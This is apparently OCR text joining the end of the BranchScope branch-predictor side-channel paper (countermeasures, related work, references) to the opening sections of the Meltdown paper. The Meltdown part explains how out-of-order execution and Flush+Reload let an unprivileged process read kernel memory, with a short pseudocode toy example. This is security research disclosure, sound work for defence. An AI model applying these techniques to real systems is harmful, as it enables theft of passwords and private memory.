Partitioning the BPU The BPU may be partitioned such that attackers and victims do not share the same structures. For example, SGX code may use a different branch predictor than normal code. Alternatively, mechanisms to request a private partition of the BPU may be supported [37]. With partitioning, the attacker loses the ability to create collisions with the victim.

Other solutions. Other solutions are also possible. For example, we may remove the attacker's ability to measure the outcome of a branch accurately, by removing or adding noise to the performance counters or the timing measurements [39]. Another solution may change the prediction FSM to make it more stochastic, interfering with the attacker's ability to precisely infer the direction of the branch taken by the victim. Finally, a class of solutions may focus on detecting the attack footprint and invoking mitigations such as freezing or killing the attacker process if an ongoing attack is detected. In an SGX context where the attacker has compromised the OS this may be difficult; alternatively, the SGX code may decide to remap itself or stop execution if it detects an ongoing attack.

11 Related Work

The first research studying branch predictor based side-channels was conducted by Aciicmez et al. [1–3]: they presented four different attacks, demonstrating them against implementations of the RSA encryption standard. The first attack exploits the deterministic behavior of the branch predictor by simulating the exponentiation steps and measuring the time differences that depend on the prior state of the predictor. The second attack assumes that the spy process runs on a parallel virtual core alongside with the victim. The spy constantly removes the victim's entries from the BTB in order to force the branch predictor to predict all branches as not-taken (assuming that BTB misses result in not-taken predictions). The third attack is also based on the spy filling the BTB with its own data. The main difference here is that this attack is synchronous, meaning that the attacker can perform the BTB filling right before the target branch is executed. Finally, in the last attack, the spy also executes in parallel and fills the BTB, but this time instead of measuring the total execution time of the cryptographic algorithm, the spy detects evictions of its BTB entries when the victim process executes taken branches. They later significantly improved the last attack's accuracy by carefully adjusting the intensiveness of the BTB filling. This attack is most interesting due to the demonstrated practical results with high accuracy.

All attacks described above are substantially different from *BranchScope*. All but the first attack (which is a timing-analysis attack) rely on filling the BTB (which is a cache-like structure) and thus are similar to the cache side-channel attacks [38, 56]. This makes it possible to apply existing cache protection techniques [14, 52] to protect the BTB. In contrast, *BranchScope* exploits the hybrid property of modern branch predictors and manipulates the data directly in the directional predictor, thus opening up a previously unexplored side-channel. Branch predictors have been used for constructing covert channels in [19, 20, 29]. However, these works rely on the did not investigate the possibility of fine-grained branch direction recovery. Bhattacharya et al.[7] considered a fault attack on RSA combined with the analysis of the number of branch mispredictions.

Recent works exploited microarchitectural features to construct covert channels [18, 40]. These channels allow attackers to bypass system isolation, including Intel SGX [25]. As we demonstrated, *BranchScope* can be used in a similar fashion to transfer information across isolation boundaries.

12 Concluding Remarks

In this paper we presented *BranchScope* — a new micro-architectural side-channel attack that exploits directional branch predictor to leak secret data. We demonstrated the attack on recent Intel processors. Our results showed that secret bits can be recovered by the attacker with very low error rate and without the knowledge of the internal predictor organization. Therefore, researchers and system developers have to consider *BranchScope* as a new security threat while designing future systems. We proposed several countermeasures to protect future systems from *BranchScope*.

13 Acknowledgments

This paper was made possible by NPRP grant 8-1474-2-626 from the Qatar National Research Fund (a member of Qatar Foundation). The statements made herein are solely the responsibility of the authors.

References

[1] O. Aciicmez, K. Koc, and J. Seifert. On the power of simple branch prediction analysis. In *Symposium on Information, Computer and Communication Security (ASIACCS)*. IEEE, 2007.

[2] O. Aciicmez, K. Koc, and J. Seifert. Predicting secret keys via branch prediction. In *The cryptographers' track at the RSA conference*, 2007.

[3] Onur Acıiçmez, Shay Gueron, and Jean-Pierre Seifert. New branch prediction vulnerabilities in OpenSSL and necessary software countermeasures. In *Cryptography and Coding*, pages 185–203. Springer, 2007.

[4] Thomas Allan, Billy Bob Brumley, Katrina Falkner, Joop Van de Pol, and Yuval Yarom. Amplifying side channels through performance degradation. In *Proceedings of the 32nd Annual Conference on Computer Security Applications*, pages 422–435. ACM, 2016.

[5] Iosif Androulidakis and Gorazd Kandus. Feeling secure vs. being secure the mobile phone user case. In *Global security, safety and sustainability & e-Democracy*, pages 212–219. Springer, 2012.

[6] Daniel J Bernstein, Joachim Breitner, Daniel Genkin, Leon Groot Bruinderink, Nadia Heninger, Tanja Lange, Christine van Vredendaal, and Yuval Yarom. Sliding right into disaster: Left-to-right sliding windows leak. In *International Conference on Cryptographic Hardware and Embedded Systems*, pages 555–576. Springer, 2017.

[7] Sarani Bhattacharya and Debdeep Mukhopadhyay. Fault Attack revealing Secret Keys of Exponentiation Algorithms from Branch Prediction Misses. Cryptology ePrint Archive, Report 2014/790, 2014.

[8] David Brumley and Dan Boneh. Remote timing attacks are practical. *Computer Networks*, 48(5):701–716, 2005.

[9] Jonathan Burket and Samantha Gottlieb. If-Conversion to Combat Control Flow-based Timing Attacks. 2014.

[10] Youngsoo Choi, Allan Knies, Luke Gerke, and Tin-Fook Ngai. The impact of if-conversion and branch prediction on program execution on the intel® itanium processor. In *Proceedings of the 34th annual ACM/IEEE international symposium on Microarchitecture*, pages 182–191. IEEE Computer Society, 2001.

[11] Bart Coppens, Ingrid Verbauwhede, Koen De Bosschere, and Bjorn De Sutter. Practical mitigations for timing-based side-channel attacks on modern x86 processors. In *Security and Privacy, 2009 30th IEEE Symposium on*, pages 45–60. IEEE, 2009.

[12] Victor Costan, Ilia A Lebedev, and Srinivas Devadas. Sanctum: Minimal Hardware Extensions for Strong Software Isolation. In *USENIX Security Symposium*, pages 857–874, 2016.

[13] Jean-Francois Dhem, Francois Koeune, Philippe-Alexandre Leroux, Patrick Mestré, Jean-Jacques Quisquater, and Jean-Louis Willems. A practical implementation of the timing attack. In *Smart Card Research and Applications*, pages 167–182. Springer, 2000.

[14] L. Domnitser, A. Jaleel, J. Loew, N. Abu-Ghazaleh, and D. Ponomarev. Non-Monopolizable Caches: Low-Complexity Mitigation of Cache Side-Channel Attacks. In *ACM Transactions on Architecture and Code*

Optimization, Special Issue on High Performance and Embedded Architectures and Compilers, January 2012.

[15] Marius Evers, Po-Yung Chang, and Yale N Patt. Using hybrid branch predictors to improve branch prediction accuracy in the presence of context switches. In *ACM SIGARCH Computer Architecture News*, volume 24, pages 3–11. ACM, 1996.

[16] Dmitry Evtyushkin, Jesse Elwell, Meltem Ozsoy, Dmitry Ponomarev, Nael Abu Ghazaleh, and Ryan Riley. Iso-X: A flexible architecture for hardware-managed isolated execution. In *Proceedings of the 47th Annual IEEE/ACM International Symposium on Microarchitecture*, pages 190–202. IEEE Computer Society, 2014.

[17] Dmitry Evtyushkin, Jesse Elwell, Meltem Ozsoy, Dmitry V Ponomarev, Nael Abu Ghazaleh, and Ryan Riley. Flexible hardware-managed isolated execution: Architecture, software support and applications. *IEEE Transactions on Dependable and Secure Computing*, 2016.

[18] Dmitry Evtyushkin and Dmitry Ponomarev. Covert channels through random number generator: Mechanisms, capacity estimation and mitigations. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 843–857. ACM, 2016.

[19] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Covert channels through branch predictors: a feasibility study. In *Proceedings of the Fourth Workshop on Hardware and Architectural Support for Security and Privacy*, page 5. ACM, 2015.

[20] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Understanding and Mitigating Covert Channels Through Branch Predictors. *ACM Transactions on Architecture and Code Optimization (TACO)*, 2015.

[21] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. In *Microarchitecture (MICRO), 2016 49th Annual IEEE/ACM International Symposium on*, pages 1–13. IEEE, 2016.

[22] Johannes Götzfried, Moritz Eckert, Sebastian Schinzel, , and Tilo Müller. Cache Attacks on Intel SGX. 2017.

[23] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In *International Symposium on Engineering Secure Software and Systems*, pages 161–176. Springer, 2017.

[24] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing SMAP and kernel ASLR. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 368–379. ACM, 2016.

[25] Daniel Gruss, Felix Schuster, Olya Ohrimenko, Istvan Haller, Julian Lettner, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. 2017.

[26] D. Gullasch, E. Bangerter, and S. Krenn. Cache Games – Bringing Access-Based Cache Attacks on AES to Practice. In *Security and Privacy (SP), 2011 IEEE Symposium on*, pages 490–505, 2011.

[27] Marcus Hähnel, Weidong Cui, and Marcus Peinado. High-Resolution Side Channels for Untrusted Operating Systems. In *2017 USENIX Annual Technical Conference (USENIX ATC 17)*, pages 299–312, Santa Clara, CA, 2017. USENIX Association.

[28] Ralf Hund, Carsten Willems, and Thorsten Holz. Practical timing side channel attacks against kernel space ASLR. In *Security and Privacy (SP), 2013 IEEE Symposium on*, pages 191–205. IEEE, 2013.

[29] Casen Hunger, Mikhail Kazdagli, Ankit Rawat, Alex Dimakis, Sriram Vishwanath, and Mohit Tiwari. Understanding contention-based channels and using them for defense. In *High Performance Computer Architecture (HPCA), 2015 IEEE 21st International Symposium on*, pages 639–650. IEEE, 2015.

[30] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking kernel address space layout randomization with intel tsx. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 380–392. ACM, 2016.

[31] Daniel A Jiménez and Calvin Lin. Dynamic branch prediction with perceptrons. In *High-Performance Computer Architecture, 2001. HPCA. The Seventh International Symposium on*, pages 197–206. IEEE, 2001.

[32] Marc Joye and Sung-Ming Yen. The Montgomery powering ladder. In *Cryptographic Hardware and Embedded Systems-CHES 2002*, pages 291–302. 2002.

[33] Mehmet Kayaalp, Dmitry Ponomarev, Nael Abu-Ghazaleh, and Aamer Jaleel. A high-resolution side-channel attack on last-level cache. In *Design Automation Conference (DAC), 2016 53nd ACM/EDAC/IEEE*, pages 1–6. IEEE, 2016.

[34] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. *ArXiv e-prints*, January 2018.

[35] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *Usenix Security Symposium*, 2017.

[36] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *ArXiv e-prints*, January 2018.

[37] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B Lee. Catalyst: Defeating last-level cache side channel attacks in cloud computing. In *High Performance Computer Architecture (HPCA), 2016 IEEE International Symposium on*, pages 406–418. IEEE, 2016.

[38] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-Level Cache Side-Channel Attacks are Practical. In *36th IEEE Symposium on Security and Privacy (S&P 2015)*, 2015.

[39] Robert Martin, John Demme, and Simha Sethumadhavan. Timewarp: Rethinking timekeeping and performance monitoring mechanisms to mitigate side-channel attacks. *ACM SIGARCH Computer Architecture News*, 40(3):118–129, 2012.

[40] Clémentine Maurice, Christoph Neumann, Olivier Heen, and Aurélien Francillon. C5: cross-cores cache covert channel. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 46–64. Springer, 2015.

[41] Scott McFarling. Combining branch predictors. Technical report, Technical Report TN-36, Digital Western Research Laboratory, 1993.

[42] Frank McKeen, Ilya Alexandrovich, Alex Berenzon, Carlos V Rozas, Hisham Shafi, Vedvyas Shanbhogue, and Uday R Savagaonkar. Innovative instructions and software model for isolated execution. *HASP@ ISCA*, 10, 2013.

[43] Pierre Michaud, André Seznec, and Richard Uhlig. Trading conflict and capacity aliasing in conditional branch predictors. In *ACM SIGARCH Computer Architecture News*, volume 25, pages 292–303. ACM, 1997.

[44] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How SGX Amplifies The Power of Cache Attacks. *arXiv preprint arXiv:1703.06986*, 2017.

[45] Thomaz Oliveira, Julio López, and Francisco Rodríguez-Henríquez. The Montgomery ladder on binary elliptic curves. *Journal of Cryptographic Engineering*, pages 1–18, 2017.

[46] Erven Rohou, Bharath Narasimha Swamy, and André Seznec. Branch prediction and the performance of interpreters: don't trust folklore. In *Proceedings of the 13th Annual IEEE/ACM International Symposium on Code Generation and Optimization*, pages 103–114. IEEE Computer Society, 2015.

[47] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. *arXiv preprint arXiv:1702.08719*, 2017.

[48] Hovav Shacham, Matthew Page, Ben Pfaff, Eu-Jin Goh, Nagendra Modadugu, and Dan Boneh. On the effectiveness of address-space randomization. In *Proceedings of the 11th ACM conference on Computer and communications security (CCS)*, pages 298–307, 2004.

[49] James E Smith. A study of branch prediction strategies. In *Proceedings of the 8th annual symposium on Computer Architecture*, pages 135–148. IEEE Computer Society Press, 1981.

[50] Eric Sprangle, Robert S Chappell, Mitch Alsup, and Yale N Patt. The agree predictor: A mechanism for reducing negative branch history interference. In *ACM SIGARCH Computer Architecture News*, volume 25, pages 284–291. ACM, 1997.

[51] Leif Uhsadel, Andy Georges, and Ingrid Verbauwhede. Exploiting hardware performance counters. In *Fault Diagnosis and Tolerance in Cryptography, 2008. FDTC'08. 5th Workshop on*, pages 59–67. IEEE, 2008.

[52] Zhenghong Wang and Ruby B Lee. New cache designs for thwarting software cache-based side channel attacks. In *ACM SIGARCH Computer Architecture News*, volume 35, pages 494–505. ACM, 2007.

[53] Johannes Winter. Trusted computing building blocks for embedded linux-based ARM trustzone platforms. In *Proceedings of the 3rd ACM workshop on Scalable trusted computing*, pages 21–30. ACM, 2008.

[54] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *Security and Privacy (SP), 2015 IEEE Symposium on*, pages 640–656. IEEE, 2015.

[55] Yuval Yarom and Naomi Benger. Recovering OpenSSL ECDSA Nonces Using the FLUSH+ RELOAD Cache Side-channel Attack. *IACR Cryptology ePrint Archive*, 2014:140, 2014.

[56] Yuval Yarom and Katrina E Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. *IACR Cryptology ePrint Archive*, 2013:448, 2013.

[57] Tse-Yu Yeh and Yale N Patt. Two-level adaptive training branch prediction. In *Proceedings of the 24th annual international symposium on Microarchitecture*, pages 51–61. ACM, 1991.

Meltdown

Moritz Lipp[1], Michael Schwarz[1], Daniel Gruss[1], Thomas Prescher[2], Werner Haas[2],
Stefan Mangard[1], Paul Kocher[3], Daniel Genkin[4], Yuval Yarom[5], Mike Hamburg[6]
[1] *Graz University of Technology*
[2] *Cyberus Technology GmbH*
[3] *Independent*
[4] *University of Pennsylvania and University of Maryland*
[5] *University of Adelaide and Data61*
[6] *Rambus, Cryptography Research Division*

Abstract

The security of computer systems fundamentally relies on memory isolation, e.g., kernel address ranges are marked as non-accessible and are protected from user access. In this paper, we present Meltdown. Meltdown exploits side effects of out-of-order execution on modern processors to read arbitrary kernel-memory locations including personal data and passwords. Out-of-order execution is an indispensable performance feature and present in a wide range of modern processors. The attack is independent of the operating system, and it does not rely on any software vulnerabilities. Meltdown breaks all security assumptions given by address space isolation as well as paravirtualized environments and, thus, every security mechanism building upon this foundation. On affected systems, Meltdown enables an adversary to read memory of other processes or virtual machines in the cloud without any permissions or privileges, affecting millions of customers and virtually every user of a personal computer. We show that the KAISER defense mechanism for KASLR [8] has the important (but inadvertent) side effect of impeding Meltdown. We stress that KAISER must be deployed immediately to prevent large-scale exploitation of this severe information leakage.

1 Introduction

One of the central security features of today's operating systems is memory isolation. Operating systems ensure that user applications cannot access each other's memories and prevent user applications from reading or writing kernel memory. This isolation is a cornerstone of our computing environments and allows running multiple applications on personal devices or executing processes of multiple users on a single machine in the cloud.

On modern processors, the isolation between the kernel and user processes is typically realized by a supervisor bit of the processor that defines whether a memory page of the kernel can be accessed or not. The basic idea is that this bit can only be set when entering kernel code and it is cleared when switching to user processes. This hardware feature allows operating systems to map the kernel into the address space of every process and to have very efficient transitions from the user process to the kernel, e.g., for interrupt handling. Consequently, in practice, there is no change of the memory mapping when switching from a user process to the kernel.

In this work, we present Meltdown[1]. Meltdown is a novel attack that allows overcoming memory isolation completely by providing a simple way for any user process to read the entire kernel memory of the machine it executes on, including all physical memory mapped in the kernel region. Meltdown does not exploit any software vulnerability, *i.e.*, it works on all major operating systems. Instead, Meltdown exploits side-channel information available on most modern processors, e.g., modern Intel microarchitectures since 2010 and potentially on other CPUs of other vendors.

While side-channel attacks typically require very specific knowledge about the target application and are tailored to only leak information about its secrets, Meltdown allows an adversary who can run code on the vulnerable processor to obtain a dump of the entire kernel address space, including any mapped physical memory. The root cause of the simplicity and strength of Meltdown are side effects caused by *out-of-order execution*.

Out-of-order execution is an important performance feature of today's processors in order to overcome latencies of busy execution units, e.g., a memory fetch unit needs to wait for data arrival from memory. Instead of stalling the execution, modern processors run operations *out-of-order i.e.*, they look ahead and schedule subsequent operations to idle execution units of the processor. However, such operations often have unwanted side-

[1] This attack was independently found by the authors of this paper and Jann Horn from Google Project Zero.

effects, e.g., timing differences [28, 35, 11] can leak information from both sequential and out-of-order execution.

From a security perspective, one observation is particularly significant: Out-of-order; vulnerable CPUs allow an unprivileged process to load data from a privileged (kernel or physical) address into a temporary CPU register. Moreover, the CPU even performs further computations based on this register value, e.g., access to an array based on the register value. The processor ensures correct program execution, by simply discarding the results of the memory lookups (e.g., the modified register states), if it turns out that an instruction should not have been executed. Hence, on the architectural level (e.g., the abstract definition of how the processor should perform computations), no security problem arises.

However, we observed that out-of-order memory lookups influence the cache, which in turn can be detected through the cache side channel. As a result, an attacker can dump the entire kernel memory by reading privileged memory in an out-of-order execution stream, and transmit the data from this elusive state via a microarchitectural covert channel (e.g., Flush+Reload) to the outside world. On the receiving end of the covert channel, the register value is reconstructed. Hence, on the microarchitectural level (e.g., the actual hardware implementation), there is an exploitable security problem.

Meltdown breaks all security assumptions given by the CPU's memory isolation capabilities. We evaluated the attack on modern desktop machines and laptops, as well as servers in the cloud. Meltdown allows an unprivileged process to read data mapped in the kernel address space, including the entire physical memory on Linux and OS X, and a large fraction of the physical memory on Windows. This may include physical memory of other processes, the kernel, and in case of kernel-sharing sandbox solutions (e.g., Docker, LXC) or Xen in paravirtualization mode, memory of the kernel (or hypervisor), and other co-located instances. While the performance heavily depends on the specific machine, e.g., processor speed, TLB and cache sizes, and DRAM speed, we can dump kernel and physical memory with up to 503 KB/s. Hence, an enormous number of systems are affected.

The countermeasure KAISER [8], originally developed to prevent side-channel attacks targeting KASLR, inadvertently protects against Meltdown as well. Our evaluation shows that KAISER prevents Meltdown to a large extent. Consequently, we stress that it is of utmost importance to deploy KAISER on all operating systems immediately. Fortunately, during a responsible disclosure window, the three major operating systems (Windows, Linux, and OS X) implemented variants of KAISER and will roll out these patches in the near future.

Meltdown is distinct from the Spectre Attacks [19] in several ways, notably that Spectre requires tailoring to the victim process's software environment, but applies more broadly to CPUs and is not mitigated by KAISER.

Contributions. The contributions of this work are:

1. We describe out-of-order execution as a new, extremely powerful, software-based side channel.
2. We show how out-of-order execution can be combined with a microarchitectural covert channel to transfer the data from an elusive state to a receiver on the outside.
3. We present an end-to-end attack combining out-of-order execution with exception handlers or TSX, to read arbitrary physical memory without any permissions or privileges, on laptops, desktop machines, and on public cloud machines.
4. We evaluate the performance of Meltdown and the effects of KAISER on it.

Outline. The remainder of this paper is structured as follows: In Section 2, we describe the fundamental problem which is introduced with out-of-order execution. In Section 3, we provide a toy example illustrating the side channel Meltdown exploits. In Section 4, we describe the building blocks of the full Meltdown attack. In Section 5, we present the Meltdown attack. In Section 6, we evaluate the performance of the Meltdown attack on several different systems. In Section 7, we discuss the effects of the software-based KAISER countermeasure and propose solutions in hardware. In Section 8, we discuss related work and conclude our work in Section 9.

2 Background

In this section, we provide background on out-of-order execution, address translation, and cache attacks.

2.1 Out-of-order execution

Out-of-order execution is an optimization technique that allows to maximize the utilization of all execution units of a CPU core as exhaustive as possible. Instead of processing instructions strictly in the sequential program order, the CPU executes them as soon as all required resources are available. While the execution unit of the current operation is occupied, other execution units can run ahead. Hence, instructions can be run in parallel as long as their results follow the architectural definition.

In practice, CPUs supporting out-of-order execution support running operations *speculatively* to the extent that the processor's out-of-order logic processes instructions before the CPU is certain whether the instruction

will be needed and committed. In this paper, we refer to speculative execution in a more restricted meaning, where it refers to an instruction sequence following a branch, and use the term out-of-order execution to refer to any way of getting an operation executed before the processor has committed the results of all prior instructions.

In 1967, Tomasulo [33] developed an algorithm [33] that enabled dynamic scheduling of instructions to allow out-of-order execution. Tomasulo [33] introduced a unified reservation station that allows a CPU to use a data value as it has been computed instead of storing it to a register and re-reading it. The reservation station renames registers to allow instructions that operate on the same physical registers to use the last logical one to solve read-after-write (RAW), write-after-read (WAR) and write-after-write (WAW) hazards. Furthermore, the reservation unit connects all execution units via a common data bus (CDB). If an operand is not available, the reservation unit can listen on the CDB until it is available and then directly begin the execution of the instruction.

On the Intel architecture, the pipeline consists of the front-end, the execution engine (back-end) and the memory subsystem [14]. x86 instructions are fetched by the front-end from the memory and decoded to micro-operations (μOPs) which are continuously sent to the execution engine. Out-of-order execution is implemented within the execution engine as illustrated in Figure 1. The *Reorder Buffer* is responsible for register allocation, register renaming and retiring. Additionally, other optimizations like move elimination or the recognition of zeroing idioms are directly handled by the reorder buffer. The μOPs are forwarded to the *Unified Reservation Station* that queues the operations on exit ports that are connected to *Execution Units*. Each execution unit can perform different tasks like ALU operations, AES operations, address generation units (AGU) or memory loads and stores. AGUs as well as load and store execution units are directly connected to the memory subsystem to process its requests.

Since CPUs usually do not run linear instruction streams, they have branch prediction units that are used to obtain an educated guess of which instruction will be executed next. Branch predictors try to determine which direction of a branch will be taken before its condition is actually evaluated. Instructions that lie on that path and do not have any dependencies can be executed in advance and their results immediately used if the prediction was correct. If the prediction was incorrect, the reorder buffer allows to rollback by clearing the reorder buffer and re-initializing the unified reservation station.

Various approaches to predict the branch exist: With static branch prediction [12], the outcome of the branch is solely based on the instruction itself. Dynamic branch




Figure 1: Simplified illustration of a single core of the Intel's Skylake microarchitecture. Instructions are decoded into μOPs and executed out-of-order in the execution engine by individual execution units.

prediction [2] gathers statistics at run-time to predict the outcome. One-level branch prediction uses a 1-bit or 2-bit counter to record the last outcome of the branch [21]. Modern processors often use two-level adaptive predictors [36] that remember the history of the last n outcomes allow to predict regularly recurring patterns. More recently, ideas to use neural branch prediction [34, 18, 32] have been picked up and integrated into CPU architectures [3].

2.2 Address Spaces

To isolate processes from each other, CPUs support virtual address spaces where virtual addresses are translated to physical addresses. A virtual address space is divided into a set of pages that can be individually mapped to physical memory through a multi-level page translation table. The translation tables define the actual virtual to physical mapping and also protection properties that are used to enforce privilege checks, such as readable,




Figure 2: The physical memory is directly mapped in the kernel at a certain offset. A physical address (blue) which is mapped accessible for the user space is also mapped in the kernel space through the direct mapping.

writable, executable and user-accessible. The currently used translation table that is held in a special CPU register. On each context switch, the operating system updates this register with the next process' translation table address in order to implement per process virtual address spaces. Because of that, each process can only reference data that belongs to its own virtual address space. Each virtual address space itself is split into a user and a kernel part. While the user address space can be accessed by the running application, the kernel address space can only be accessed if the CPU is running in privileged mode. This is enforced by the operating system disabling the user-accessible property of the corresponding translation tables. The kernel address space does not only have memory mapped for the kernel's own usage, but it also needs to perform operations on user pages, e.g., filling them with data. Consequently, the entire physical memory is typically mapped in the kernel. On Linux and OS X, this is done via a direct-physical map, *i.e.*, the entire physical memory is directly mapped to a pre-defined virtual address (cf. Figure 2).

Instead of a direct-physical map, Windows maintains a multiple so-called *paged pools*, *non-paged pools*, and the *system cache*. These pools are virtual memory regions in the kernel address space mapping physical pages to virtual addresses which are either required to remain in the memory (non-paged pool) or can be removed from the memory because a copy is already stored on the disk (paged pool). The *system cache* further contains mappings of all file-backed pages. Combined, these memory pools will typically map a large fraction of the physical memory into the kernel address space of every process.

The exploitation of memory corruption bugs often requires the knowledge of addresses of specific data. In order to impede such attacks, address space layout randomization (ASLR) has been introduced as well as non-executable stacks and stack canaries. In order to protect the kernel, KASLR randomizes the offsets where drivers are located on every boot, making attacks harder as they now require to guess the location of kernel data structures. However, side-channel attacks allow to detect the exact location of kernel data structures [9, 13, 17] or derandomize ASLR in JavaScript [6]. A combination of a software bug and the knowledge of these addresses can lead to privileged code execution.

2.3 Cache Attacks

In order to speed-up memory accesses and address translation, the CPU contains small memory buffers, called caches, that store frequently used data. CPU caches hide slow memory access latencies by buffering frequently used data in smaller and faster internal memory. Modern CPUs have multiple levels of caches that are either private to its cores or shared among them. Address space translation tables are also stored in memory and are also cached in the regular caches.

Cache side-channel attacks exploit timing differences that are introduced by the caches. Different cache attack techniques have been proposed and demonstrated in the past, including Evict+Time [28], Prime+Probe [28, 29], and Flush+Reload [35]. Flush+Reload attacks work on a single cache line granularity. These attacks exploit the shared, inclusive last-level cache. An attacker frequently flushes a targeted memory location using the `clflush` instruction. By measuring the time it takes to reload the data, the attacker determines whether data was loaded into the cache by another process in the meantime. The Flush+Reload attack has been used for attacks on various computations, e.g., cryptographic algorithms [35, 16, 1], web server function calls [37], user input [11, 23, 31], and kernel addressing information [9].

A special use case are covert channels. Here the attacker controls both, the part that induces the side effect, and the part that measures the side effect. This can be used to leak information from one security domain to another, while bypassing any boundaries existing on the architectural level or above. Both Prime+Probe and Flush+Reload have been used in high-performance covert channels [24, 26, 10].

3 A Toy Example

In this section, we start with a toy example, a simple code snippet, to illustrate that out-of-order execution can change the microarchitectural state in a way that leaks information. However, despite its simplicity, it is used as a basis for Section 4 and Section 5, where we show how this change in state can be exploited for an attack.

Listing 1 shows a simple code snippet first raising an (unhandled) exception and then accessing an array. The property of an exception is that the control flow does not continue with the code after the exception, but jumps to an exception handler in the operating system. Regardless

```
1 raise_exception();
2 // the line below is never reached
3 access(probe_array[data * 4096]);
```

Listing 1: A toy example to illustrate side-effects of out-of-order execution.




Figure 3: If an executed instruction causes an exception, diverting the control flow to an exception handler, the subsequent instruction must not be executed anymore. Due to out-of-order execution, the subsequent instructions may already have been partially executed, but not retired. However, the architectural effects of the execution will be discarded.

of whether this exception is raised due to a memory access, e.g., by accessing an invalid address, or due to any other CPU exception, e.g., a division by zero, the control flow continues in the kernel and not with the next user space instruction.

Thus, our toy example cannot access the array in theory, as the exception immediately traps to the kernel and terminates the application. However, due to the out-of-order execution, the CPU might have already executed the following instructions as there is no dependency on the exception. This is illustrated in Figure 3. Due to the exception, the instructions executed out of order are not retired and, thus, never have architectural effects.

Although the instructions executed out of order do not have any visible architectural effect on registers or memory, they have microarchitectural side effects. During the out-of-order execution, the referenced memory is fetched into a register and is also stored in the cache. If the out-of-order execution has to be discarded, the register and memory contents are never committed. Nevertheless, the cached memory contents are kept in the cache. We can leverage a microarchitectural side-channel attack such as Flush+Reload [35], which detects whether a specific memory location is cached, to make this microarchitectural state visible. There are other side channels as well which also detect whether a specific memory location is cached, including Prime+Probe [28, 24, 26], Evict+Reload [23], or Flush+Flush [10]. However, as Flush+Reload is the most accurate known cache side channel




Figure 4: Even if a memory location is only accessed during out-of-order execution, it remains cached. Iterating over the 256 pages of `probe_array` shows one cache hit, exactly on the page that was accessed during the out-of-order execution.

